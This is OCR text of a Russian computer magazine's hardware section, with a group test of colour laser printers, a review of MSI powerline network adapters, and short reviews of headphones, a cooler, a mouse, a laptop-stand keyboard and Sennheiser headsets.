Xerox Phaser 6110

Тестирование цветных лазерных принтеров

Нам всем повезло, что мы родились и живем в такое время, когда развитие техники идет очень быстрыми темпами, когда новинки появляются так быстро и в таком количестве, что устройства предыдущего поколения сразу дешевеют, причем если не гнаться за модой, то они вполне могут удовлетворить имеющиеся потребности. Скоро микросхемы будут раздавать у метро, как бесплатные газеты. Это касается и технологий. Если во времена, ознаменованные стрекотанием матричного принтера, струйный девайс был пределом мечтаний, то сегодня на твоем рабочем столе может оказаться как он, так и лазерный принтер. Причем не черно-белый, а цветной! Преимущества лазерников давно известны — это высокая скорость работы, качество печати, большой ресурс картриджа. Возможность печатать на нем в цвете — это тоже плюс. Сегодня мы протестировали такие устройства. Они тяжелы и громоздки, но многие уже явно предназначены для использования дома. Об этом говорит как их дизайн, так и такие фишки, как встроенный кардридер и порт для прямой печати с USB-носителей. В общем, выбор за тобой, а наш тест наверняка поможет тебе сориентироваться.

Методика тестирования

Естественно, основная часть испытаний касалась печати, ее качества и скорости. После подключения принтера и установки драйверов распечатывалась стандартная тестовая страница. В процессе тестирования мы также использовали нашу собственную страницу, состоящую из текста различного размера, толщины и наклонов. Кроме того, на ней присутствовали картинка и график. В общем, комбинированный документ. Но, помня о скорости работы лазерников, мы засекали время, затраченное на печать не одной, а пяти страниц. Одну страничку они все печатают настолько быстро, что фиксировать эти доли секунды смысла не имеет. Время измерялось с момента нажатия кнопки «Печать» до полного завершения задания. Потом распечатка тщательно изучалась на предмет ее качества. В процессе работы оценивались шум, время, требующееся для начала печати, нагрев устройства. Принтеры у нас цветные, поэтому мы распечатывали еще и фотографию размером со страницу А4. При этом мы также засекали время и смотрели на то, каким вышел отпечаток. Качество выставлялось на максимум, бумага была обычная. Помимо этого, внимание обращалось на размеры и внешний вид устройства, удобство его использования и возможности драйверов. Также мы учитывали, каким образом принтер обеспечивает двустороннюю печать и какими сетевыми возможностями он обладает. Все-таки пара компьютеров дома — это уже отнюдь не редкость. Вне конкурса мы протестировали цветное лазерное МФУ. В добавление к вышеописанным тестам мы замеряли скорость ксерокопирования и сканирования, а также проводили все испытания в двух режимах: цветном и черно-белом, благо этот девайс умеет работать в них обоих.







Canon LaserShot LBP 5000

●●●●●●●●●○

Технические характеристики:

Максимальное разрешение, dpi: **600x600**
Максимальная скорость монохромной печати, стр./мин: **8**
Максимальная скорость цветной печати, стр./мин: **8**
Процессор, МГц: **н/д**
Память, Мб: **8**
Двусторонняя печать: **поддержка на уровне драйверов**
Емкость лотка для бумаги, шт.: **250**
Дополнительно: **н/д**
Интерфейс: **USB**
Встроенные сетевые возможности: **приобретаемая отдельно сетевая плата**
Габариты, мм: **407x365x374**
Вес, кг: **20**

Размеры этого принтера вряд ли позволят тебе свободно установить его на твоем рабочем столе, да и вес у него немалый, зато выглядит он весьма солидно. Переднюю панель украшает несколько индикаторов, которые расскажут тебе, как твой принтер себя чувствует, не зажевал ли он листок бумаги, не заканчивается ли тонер в одном из картриджей. В этом смысле тут все очень хорошо: картриджей тут четыре (черный, синий, желтый и пурпурный), поэтому если ты редко печатаешь цветные страницы, то тебя ждет существенная экономия на расходных материалах. Меняются картриджи просто: нужно откинуть переднюю панель устройства, а дальше все элементарно. Если у тебя дома присутствует собственная локальная сеть, то тебе, наверное, будет интересно узнать о возможности установки в Canon LaserShot LBP 5000 сетевой платы. С точки зрения качества результаты теста получились вполне удачными: текст четкий и насыщенный, цвета яркие и естественные, тут проблем никаких нет. Чуть хуже дело обстоит со скоростью работы: пять тестовых страниц печатались 52 секунды, а на фотографию A4 у этой модели ушло 75 секунд. И уж если говорить о том, что бы в нем хотелось видеть, так это поддержка двусторонней печати.

HP Color LaserJet 1600

●●●●●●●○○○

Технические характеристики:

Максимальное разрешение, dpi: **600x600**
Максимальная скорость монохромной печати, стр./мин: **8**
Максимальная скорость цветной печати, стр./мин: **8**
Процессор, МГц: **264**
Память, Мб: **16**
Двусторонняя печать: **поддержка на уровне драйверов**
Емкость лотка для бумаги, шт.: **250**
Дополнительно: **н/д**
Интерфейс: **USB**
Встроенные сетевые возможности: **нет**
Габариты, мм: **407x453x370**
Вес, кг: **18**

Этот принтер имеет четыре картриджа, которые легко меняются, лоток для бумаги, который торчит сзади в задвинутом положении. На его задней панели расположены порт USB и разъем для питания. На лицевой стороне расположены кнопки управления, ЖК-экран и пара лампочек. По сравнению с множеством струйных и лазерных принтеров, с кучей МФУ и прочей техникой HP, в качестве минусов которой мы всегда отмечали длительное время установки и большой размер драйверов, у этого принтера в указанной области все в порядке. Драйверы имеют обычный размер и ставятся столько же, сколько и у других аналогичных устройств. Результаты тестирования таковы: пять тестовых страниц заняли у HP Color LaserJet 1600 61 секунду, а полноразмерная фотография A4 печаталась 63 секунды. Качество печати оказалось не самым лучшим. Цвета бледноваты, цветопередача недостаточно естественная. Однако с помощью настроек в ПО это можно частично отрегулировать. Подключить этот принтер к сети не представляется возможным по причине отсутствия у него как сетевого адаптера, так и возможности его подключения. Двусторонняя печать поддерживается только на уровне драйверов.

$320







Xerox Phaser 6110

●●●●●●○○○○

Технические характеристики:

Максимальное разрешение, dpi: **2400x600**
Максимальная скорость монохромной печати, стр./мин: **16**
Максимальная скорость цветной печати, стр./мин: **4**
Процессор, МГц: **300**
Память, Мб: **32**
Двусторонния печать: **поддержка на уровне драйверов**
Емкость лотка для бумаги, шт.: **150**
Дополнительно: **н/д**
Интерфейс: **USB**
Встроенные сетевые возможности: **нет**
Габариты, мм: **390x344x265**
Вес, кг: **13,6**

По сравнению с другими участниками тестирования этот принтер имеет очень существенный плюс, который наверняка заинтересует домашних пользователей, — его небольшие размеры и вес. Принтер относительно легко размещается дома, что выгодно отличает его от других участников, требующих прямо-таки «аэродромы для посадки». Внешний вид этого устройства довольно обычный, так что интерьер он не украсит, но и не испортит. К достоинствам следует отнести раздельные, легко заменяющиеся с передней панели картриджи, информативные индикаторы на передней панели и быструю печать фотографий (22 секунды). Но вот качество ее отнюдь не выдающееся, цвета не очень естественные, само фото темноватое. Чтобы сделать фотопечать более естественной, придется отдельно настраивать параметры печати в драйвере. Текст маленького размера получился довольно плохо. Тестовый блок печатался медленно, 83 секунды. Еще этот принтер сильно шумит и долго «думает» перед тем, как выдать первую станицу. Впрочем, перед последующими — тоже. Кстати, если ты обладатель домашней сети, то для тебя есть сетевая модель этого устройства.

Samsung CLX-2160N

Вне конкурса

Технические характеристики:

Максимальное разрешение, dpi: **600x600**
Максимальная скорость монохромной печати, стр./мин: **16**
Максимальная скорость цветной печати, стр./мин: **4**
Процессор, МГц: **нет данных**
Память, Мб: **128**
Двусторонния печать: **поддержка на уровне драйверов**
Емкость лотка для бумаги, шт.: **150**
Дополнительно: **USB-порт для прямой печати с носителей**
Интерфейс: **USB**
Встроенные сетевые возможности: **сетевая плата**
Габариты, мм: **413x353x333**
Вес, кг: **20,3**

Вне конкурса этот девайс оказался по одной простой причине: это не просто лазерный принтер, а цветное многофункциональное устройство, сочетающее в своем компактном корпусе (эта компактность — очень большой плюс) возможности принтера, сканера и копира. Кроме того, он оснащен встроенной сетевой платой, что дает тебе возможность подключить его к своей сети. Еще одна изюминка — порт USB для прямой печати с соответствующих носителей. Так что функций тут действительно много, это настоящее МФУ. Также к плюсам можно отнести легкозаменяемые раздельные картриджи, для замены которых достаточно открыть переднюю панель. Это повышает экономичность и эргономичность устройства. На передней панели ты найдешь кнопки управления и ЖК-дисплей, который, помимо всего прочего, информирует и о количестве тонера в картридже. Скоростные показатели неплохие даже по сравнению с остальными участниками теста. Смотри сам: пять наших тестовых страниц распечатались в цвете за 83 секунды, черно-белый вариант был готов за 26 секунд; копирование листа в цвете отняло у нас минуту, в черно-белом варианте — 20 секунд. Сканирование той же тестовой страницы заняло столько же времени, что и копирование. Качество при этом было высоким, так же как и при скане фотографии. Разворот книги, объемного предмета, также отсканировался неплохо, но книгу лучше прижимать посильнее. Ах да! На распечатку тестовой фотографии размером А4 ушло 45 секунд. Она получилась немного бледная, а в остальном — высокого качества.




HP Color LaserJet 2605dtn



Технические характеристики:

Максимальное разрешение, dpi: **600x600**
Максимальная скорость монохромной печати, стр./мин: **12**
Максимальная скорость цветной печати, стр./мин: **10**
Процессор, МГц: **300**
Память, Мб: **64**
Двустороння печать: **есть**
Емкость лотка для бумаги, шт.: **150**
Дополнительно: **кардридер**
Интерфейс: **USB**
Встроенные сетевые возможности: **сетевая плата**
Габариты, мм: **407x453x492**
Вес, кг: **23,6**

Этот принтер имеет в себе явные следы проникновения в лазерные принтеры моды их вечных соперников — струйных устройств. Это встроенный кардридер, предназначенный, как легко догадаться, для прямой печати с карт памяти. Что ж, полезная функция. Из других интересных вещей в нем есть встроенная сетевая плата, два лотка подачи бумаги и слот полистовой подачи. Кроме того, присутствует возможность печатать на обеих сторонах листа. Органы управления представлены четырьмя кнопками, двумя индикаторами и ЖК-экраном, расположенными сверху на передней панели принтера. Там показывается, сколько осталось тонера в каждом из четырех картриджей. Все они легко могут быть заменены через переднюю панель. Это удобно, а раздельные картриджи существенно экономят твои средства. Качество печати как тестовой страницы, так и фотографии было высоким, придраться не к чему: цвета насыщенные и естественные; текст, даже самый мелкий, пропечатан четко. Время, ушедшее на работу с пятью тестовыми страницами, составило 47 секунд, а фотография отняла у нас 22 секунды. Если бы еще драйверы не были такими огромными и их установка не занимала столько времени, все было бы вообще отлично.





Epson AcuLaser 2600N

●●●●●●●○○○

Технические характеристики:

Максимальное разрешение, dpi: **600x600**
Максимальная скорость монохромной печати, стр./мин: **8**
Максимальная скорость цветной печати, стр./мин: **6**
Процессор, МГц: **350**
Память, Мб: **64**
Двустороння печать: **поддержка на уровне драйверов**
Емкость лотка для бумаги, шт.: **140**
Дополнительно: **может быть цветным**
Интерфейс: **USB**
Встроенные сетевые возможности: **сетевая плата**
Габариты, мм: **431x518x425**
Вес, кг: **34,3**

Большой и тяжелый принтер от Epson, он обладает несколько нестандартной, но удобной компоновкой. Чтобы не затягивать, сразу расскажу тебе о его главной особенности: он может быть как цветным, так и монохромным! Все зависит от того, какие картриджи ты в него установишь: один или шесть черных, что увеличивает его ресурс, или цветные и черный, тогда он будет печатать несколькими цветами. Заменяются тонеры легко, через переднюю панель. К другим особенностям можно отнести наличие порта LPT (вкупе со стандартным USB) и сетевой платы. На передней панели находится большой (для принтера) ЖК-дисплей, а также кнопки управления. Из недостатков устройства можно смело назвать его большие габариты и вес. А вот достоинства — это качество и скорость печати. Цвета на фотографии естественные и яркие; текст печатается четко, независимо от его размера. На пять тестовых страниц принтер потратил 25 секунд, а на полноценную тестовую А4-фотографию — 20 секунд.

Выводы

Лазерные принтеры подтвердили свою репутацию быстрых, качественных и надежных устройств. Для офиса ты определенно не найдешь ничего лучше. Однако для такой задачи, как печать фотографий, лучше подойдет старый добрый струйный принтер с фотобумагой, так как на лазернике этот вид графики получается хоть и четким, но не глянцевым, а каким-то газетным, даже на специальной фотобумаге для лазерной печати. В общем, у этих устройств есть свой спектр задач, которые они выполняют на отлично, но вот для домашнего применения, особенно если учесть их габариты и цену, их следует рекомендовать с оглядкой. Как бы там ни было, выбором редакции сегодня становится Canon LaserShot LBP 5000, который обладает высокими скоростью и качеством печати. А лучшая покупка — это Xerox Phaser 6110 из-за небольших габаритов и цены.

test_lab выражает благодарность за предоставленное на тестирование оборудование российским представительствам компаний Canon, HP, Samsung, Epson и Xerox.





Сеть через электрическую розетку!

Обзор комплекта MSI ePower 200AV

Какие типы сетевых подключений ты можешь назвать сходу? Ну, наверное, первое, что приходит на ум, — это Ethernet по витой паре, ADSL (и другие разновидности xDSL), организация последней мили по коаксиальному кабелю и, пожалуй, беспроводные интерфейсы. Все эти названия вошли в нашу повседневную жизнь за счет обилия рекламы и упоминаний в СМИ. Некоторое время назад заговорили и об «интернете через розетку», или, говоря научным языком, power line communication (далее PLC). Появление на рынке интернет-провайдинга оператора, использующего для доступа своих абонентов технологию PLC, в какой-то степени произвело фурор, но из-за небольшого количества рекламы популярным этот вид подключения в нашей стране назвать не нельзя.
Однако в последнее время появилось большое количество абонентского PLC-оборудования от именитых производителей. Об одном из таких комплектов и пойдет речь в этой статье.

Технология PLC

По сути дела, физика процесса передачи данных по электрическим сетям очень схожа с технологиями xDSL, применяющими телефонные сети общего пользования. Оборудование PLC включается в электрическую сеть и задействует для передачи данных диапазон несущих частот от 1,6 до 30 МГц. Канал передачи данных образуется 84 поднесущими частотами. Используется полудуплексный режим передачи (то есть либо только прием, либо только передача). Поскольку электрическая сеть единственная и в ней одновременно может находиться несколько передающих адаптеров, имеет место разделение физической среды. Для организации доступа к среде применяется протокол CSMA/CA (Carrier sense multiple access with collision avoidance). В отличие от классического для Ethernet-сетей метода CSMA/CD (collision detection), здесь каждый раз после передачи кадра станция ждет подтверждения приема. Если подтверждение не получено, считается, что произошла коллизия, и через случайный промежуток времени передача повторяется снова.
В PLC также организован механизм мониторинга канала передачи на предмет выявления частотных подканалов, на которых соотношение сигнал/шум превышает допустимое значение. В случае обнаружения таковых PLC-адаптер перенастраивает свой модулятор.

Разновидности стандартов HomePlug

Вообще говоря, популярность PLC крайне низка. Обусловлено это прежде всего сложностью сертификации подобного рода оборудования в ряде стран. Однако более полусотни компаний продолжают выпускать соответствующее оборудование. Эти производители образуют HomePlug Powerline Alliance. На данный момент ими приняты 3 стандарта: HomePlug 1.0, HomePlug 1.0 Turbo и HomePlug AV. Первый из них — самый старый и обеспечивает скорость передачи до 14 Мбит/сек, второй — его ускоренная версия, позволяющая поднять скоростную планку до 85 Мбит/сек. HomePlug AV — наиболее современная версия стандарта, изначально разработанная с учетом требований, предъявляемых пакетом услуг Triple Play. Теоретически максимальная скорость по стандарту составляет 200 Мбит/сек. Помимо скоростных характеристик, в последней версии стандарта также были доработаны функции шифрования передаваемой информации.

Внешний вид и комплектация

К нам в руки попал комплект из двух одинаковых MSI ePower 200AV в одной большой коробке. Вместе с каждым из них поставляется CD с утилитой настройки, патч-корд UTP длиной около 1,5 метров и краткая инструкция по установке. Внешне девайс похож на массивный адаптер питания. На лицевой стороне находятся светодиоды индикации питания, обнаружения других устройств HomePlug и активности сегментов Ethernet и Powerline.

Приступаем к работе

После подключения Powerline-адаптера к электросети и соединения его с компьютером посредством патч-корда (к слову Ethernet-порт в MSI ePower 200AV автоматически определяет полярность, что позволяет подключать его как напрямую к станции, так и через коммутатор) следует установить с CD, входящего в комплектацию, специальную утилиту настройки. Она просканирует сеть, определит локальный Powerline-адаптер, после чего начнется поиск удаленных мостов. Как только они будут найдены,

Технические характеристики
Поддерживаемые стандарты: Home Plug 1.0 — HomePlug AV (до 200 Мбит/сек)
Безопасность: 128 бит AES
Используемые частоты: 2–20 МГц
Потребляемая мощность: 5 Вт
Разъемы: 1xLAN (RJ-45) 10/100 Мбит/сек, штекер питания
Цена: $150

соединение с ними можно будет установить, введя пароль удаленного адаптера (он указан на наклейке со стороны вилки питания). После этого связь сегментов будет «прозрачна», начиная с третьего уровня модели OSI (в нашем случае IP). Осталось только понять, насколько она будет быстра.

Методика тестирования

Для тестирования проводного сегмента использовался программный продукт NetIQ Chariot и скрипт Throughput с передачей пакетов максимального размера. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика.
Для тестирования пиковой скорости передачи по электросети мы взяли два одинаковых адаптера MSI ePower 200 AV, каждый из которых был подключен к своей станции. После установки соединения между адаптерами с консоли NetIQ запускался скрипт генерации трафика. Измерялась скорость передачи поочередно в каждом из направлений (от первого адаптера ко второму и обратно) и при одновременной передаче (псевдоFDX). Также мы проверяли, насколько отличается скорость при разном удалении Powerline-адаптеров друг от друга.


Результаты тестов

При включении адаптеров в сеть в непосредственной близости друг от друга скорость передачи составляет 27,9 Мбит/сек, скорость приема — 39,13 Мбит/сек, при одновременной передаче в оба направления пропускная способность канала достигает 46,7 Мбит/сек. В случае удаления адаптеров друг от друга примерно на 5 метров скоростные показатели немного падают. Скорость передачи в таком случае составляет 25 Мбит/сек, приема — 36,44 Мбит/сек, а при одновременной передаче в обе стороны — 43,35 Мбит/сек. Как видно, скоростные показатели существенно отличаются от заявленного максимума, однако запаса по скорости должно хватить даже для передачи HD-видеоконтента через Powerline-соединение.

Выводы

Итак, мы рассмотрели возможности Powerline-оборудования с точки зрения организации сети в домашних условиях при использовании уже имеющейся электропроводки. Как показывают результаты наших тестов, этот вид соединения обеспечивает вполне приемлемую скорость и избавляет от необходимости прокладки новых проводов в квартире. Цена решения от MSI пока довольно высока, зато рассматриваемый комплект поддерживает все принятые на данный момент спецификации HomePlug и изначально содержит все необходимое для создания домашней Powerline сети.

test_lab выражает благодарность за предоставленное на тестирование оборудование российскому представительству компании MSI.



Скорость соединения MSI ePower 200AV: на графике представлена пропускная способность Powerline-соединения в зависимости от расстояния между адаптерами

4 девайса



Ritmix RH-600
Наушники с шумодавом

$35

Технические характеристики:
Акустическое оформление: **закрытое**
Диапазон частот: **20-20000 Гц**
Сопротивление: **32 Ом**
Чувствительность: **113 дБ/121 дБ (с включенной системой шумоподавления)**
Диаметр мембраны: **30 мм**
Кабель: **1,5 м**
Штекер: **3,5 мм**



1. Наушники Ritmix RH-600 изготовлены из пластика черного цвета. Амбушюры сделаны из кожзаменителя, а оголовье может регулироваться. Конструкция полностью складная, поэтому наушники удобно брать с собой в поездку. Кроме того, в комплекте поставляется бархатный чехольчик, в который наушники с легкостью помещаются.
2. Помимо самого чехла, в комплект входит батарейка типа AAA, переходник на джек 6,3 мм и переходник с вилкой на мини-джек 3,5 мм, чтобы наушники можно было использовать в самолете.
3. Интересной особенностью этих наушников, несвойственной бюджетным моделям, является поддержка технологии активного шумоподавления. Собственно, для этого в комплект и входит батарейка. В процессе работы генерируется сигнал в режиме противофазы к шуму из внешней среды. Так, например, при включении АШП шум метро будет слышен меньше.
4. Функция АШП включается с помощью пульта, идущего в комплекте. На нем предусмотрена прищепка для крепления к одежде. Но даже если не включать эту систему, динамики радуют качественным глубоким басом, а также чистотой воспроизведения. В дополнение отметим, что, по сравнению с аналогичными моделями, Ritmix RH-600 стоят вполне приемлемо.



1. Хлипкая конструкция может оттолкнуть любителей солидных агрегатов. Подушечки прилегают к ушам неплотно. Пульт управления весьма громоздкий — путешественникам он может показаться не слишком удобным в эксплуатации. При постоянном использовании технологии АШП придется менять батарейки.



Spire SP507B7-U DiamondCool
Миниатюрный кулер — лучший друг оверклокера

$25

Технические характеристики:
Поддерживаемые разъемы: **только LGA 775**
Размеры кулера: **92x92x53 мм**
Размеры вентилятора: **80x80x25 мм**
Материал: **медь**
Тепловое сопротивление: **1,8°C/Вт**
Воздушный поток: **~34,46 CFM**
Уровень шума: **~22 дБ**
Время наработки на отказ: **50000 часов**
Тип подшипника: **качения**



1. Несмотря на свои весьма компактные размеры (кулер не больше боксового), внешний вид внушает уважение. Во-первых, радиатор изготовлен полностью из меди. Из алюминия сделан только несущий каркас конструкции. Для своих размеров Spire SP507B7-U DiamondCool удивительно тяжелый. Охладитель использует четыре тепловые трубы, что весьма необычно для бюджетной модели. Толщина их всего лишь 4 мм.
2. Радиатор набран из 55 ребер, которые посажены достаточно плотно. С процессором контактирует медное основание. Толщина основания около 7 мм, а расстояние между ребрами порядка 1,5 мм.
3. Вентилятор сделан из полупрозрачного голубого пластика, но на подсветку рассчитывать не стоит. Форма каркаса довольно необычна, что благоприятно отражается на внешнем виде Spire SP507B7-U DiamondCool.



1. Несмотря на свои достоинства, показанные по сравнению с бюджетными моделями кулеров, это устройство от Spire работает достаточно шумно. Если говорить об установке, конструкция не очень удачна. Если придется менять термопасту на процессоре или производить с ним какие-либо другие действия, то снять охладитель без извлечения системной платы из корпуса не получится. Кулер способен работать только с процессорами Intel под разъем LGA 775.

Результаты тестирования: После 30 мин работы (закрытый корпус). Работает только ОС: **42°C**. Нагрузка S&M 100%: **74°C**. После 30 мин работы (открытый корпус). Работает только ОС: **40°C**. Нагрузка S&M 100%: **71°C**.
Тестовый стенд: Процессор: **Intel Core 2 Duo E6700.** Материнская плата: **MSI 975X Platinum.** Память: **2x 512 Мб, Kingston HyperX DDR2-800.**





Floston Laser Mouse Cobra

Лазерная мышь с хвостом



$20

Технические характеристики:

Среда передачи: **проводная**
Тип мыши: **лазерная**
Разрешение: **1600 точек на дюйм**
Интерфейс подключения: **USB**
Количество кнопок: **2 штуки**
Наличие колеса прокрутки: **есть**
Материал: **пластик**
Вес: **120 г**



1. Корпус выполнен из прозрачного голубого акрила. Таким образом, все внутренности рассматриваемой мышки становятся доступны взору пользователя. Логотип компании крупными буквами нанесен на лицевую сторону корпуса. Мышка снабжена яркой подсветкой, причем светится не только колесо прокрутки, но и торцевые накладки.
2. Что касается клавиш, то мышь оборудована всего двумя основными кнопками, не считая колесика прокрутки. Клавиши сделаны из пластика, но пальцы по ним не скользят, несмотря на отсутствие специального покрытия. Колесико резиновое, проворачивается без лишних усилий, однако нажимается туго. Благодаря специальной форме основные клавиши очень удобны.
3. К тыльной стороне устройства прикреплены тефлоновые накладки — мышка скользит легко и непринужденно. Разрешение — 1600 точек на дюйм, но регулировать его нельзя, это не предусмотрено ни дизайном устройства, ни программным обеспечением.




1. Резиновые накладки на боковых панелях продавливаются внутрь, что, конечно, нельзя считать серьезным минусом, но смотрится это крайне странно. Жесткие края пластика не обработаны. Вряд ли эти элементы конструкции смогут поранить пользователя, однако в некоторых случаях работать некомфортно.



Logitech Alto

Подставка под ноутбук с клавиатурой



$100

Технические характеристики:

Материал: **пластик, резина**
Цвет: **черный**
Интерфейс передачи данных: **USB**
Количество дополнительных клавиш: **5 штук**
Поддерживаемые ОС: **любые**
Размеры (в сложенном виде): **237x428x36 мм**




1. Компания Logitech совсем недавно выпустила устройство, которое может быть воспринято пользователями двояко. Кто-то скажет, что подставка для ноутбука Logitech Alto — бесполезное в быту устройство и пустая трата денег, а кто-то может активно заюзать этот интересный девайс дома или на работе и извлекать из него максимум пользы.
2. Подставка представляет собой раскрывающийся, как книга, пластиковый ящик. На одной стороне предусмотрена полноразмерная клавиатура, а на другой — стойка с кабелем для подключения. Фактически пользователь получает клавиатуру с несъемным аттачем для крепежа ноутбука. Выдерживает такое устройство вес около 4 кг, так что использовать его лучше с ноутбуками среднего размера и меньше.
3. На подготовку устройства к работе, по заявлению производителя, должно уйти всего 30 с. Этот показатель соответствует действительности. Много ли времени нужно на то, чтобы разложить ноутбук и подключить к нему кабель USB? Кнопки на клавиатуре высокие, однако практически не шумят. Клавиатура заслуживает самых высоких похвал.
4. Дополнительных кнопок всего пять. Помимо того, клавиатура оснащена регуляторами громкости и клавишами для быстрого запуска приложений. Logitech снова порадовала качественной сборкой и элегантным исполнением. Для оформления подставки выбрано сочетание матовых и глянцевых поверхностей черного цвета. Помогают в работе и оранжевые индикаторы.



1. 100 долларов за клавиатуру — это немало. Даже если она снабжена таким полезным в быту устройством, как подставка под ноутбук. Мало того, клавиатура неотделима от своего продолжения. Использовать отдельно клавишный манипулятор не получится. Поверхность с легкостью подвергается повреждениям — царапинам.

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям «БЮРОКРАТ» (т. (495) 745-5511, **www.buro.ru**), Alcomtrade (т. (495) 788-1511, **www.alcomtrade.ru**), а также российским представительствам компаний Logitech и Ritmix.

Sennheiser PC 146 USB



Специальная катушка, на которую удобно наматывать излишки провода

Удобный зажим, с помощью которого можно собрать провода и закрепить их на одежде

Под пластиком находится миниатюрная микросхема идущей в комплекте с ушами звуковой карты

Разъемы для подключения наушников к звуковой карте

Знаешь, что меня смущает в обычной гарнитуре? Ее конструкция. Надеваешь наушники и сразу ощущаешь себя телефонисткой из call-центра: «Компания «Хакеры на луне», да... соединяю». Хорошо, если ты сидишь дома, а если в офисе? Лично мне гораздо приятнее и удобнее использовать гарнитуры со скрытым креплением, таким как у Sennheiser PC 146. На этом, впрочем, удобства не заканчиваются: помимо обычного регулятора громкости, ты получаешь кнопку для отключения микрофона. А сам микрофон не придется долго крутить, чтобы твой собеседник тебя услышал. Он захватывает твою речь из любой позиции и удаляет посторонние звуки с помощью функции шумоподавления.

Технические характеристики:

Наушники:

Частота: **40-20 000 Гц**

Сопротивление: **32 Ом**

Звуковое давление: **118 дБ**

Микрофон:

Частота: **80-15 000 Гц**

Чувствительность: **(-) 38 dBV/Pa**

Сопротивление: **2 кОм**

Длина кабеля: **3 м**

Sennheiser PC 161 USB



Нет! Это не просто микрофон с наушниками. Компания Sennheiser специально разработала эту модель для самых придирчивых потребителей — профессиональных геймеров. Эти увлеченные парни хотят самую полную звуковую картину без даже намека на фальшь. А Sennheiser PC 161 USB как раз может предложить то, что им нужно: кристально чистый звук и максимальный реализм, достигаемый за счет технологии 3D-звучания. Поверь: с обычной гарнитурой ты такого не получишь. И это совершенно точно порадует тебя независимо от того, являешься ли ты профессиональным игроком или нет.

Технические характеристики:

Наушники:
Частота: **15-23 000 Гц**
Сопротивление: **32 Ом**
Звуковое давление: **118 дБ**

Микрофон:
Частота: **80-15 000 Гц**
Чувствительность: **(-) 38 dBV/Pa**
Сопротивление: **2 кОм**
Длина кабеля: **3 м**



Аргентина, Австралия, Австрия, Бельгия, Канада, Канада, Чили, Дания, Франция, Германия, Ирландия, Италия, Мексика, Нидерланды, Новая Зеландия, Норвегия, Португалия, Россия (Москва, Санкт-Петербург), Испания, Швеция, Великобритания, США.

1,7 евроцента



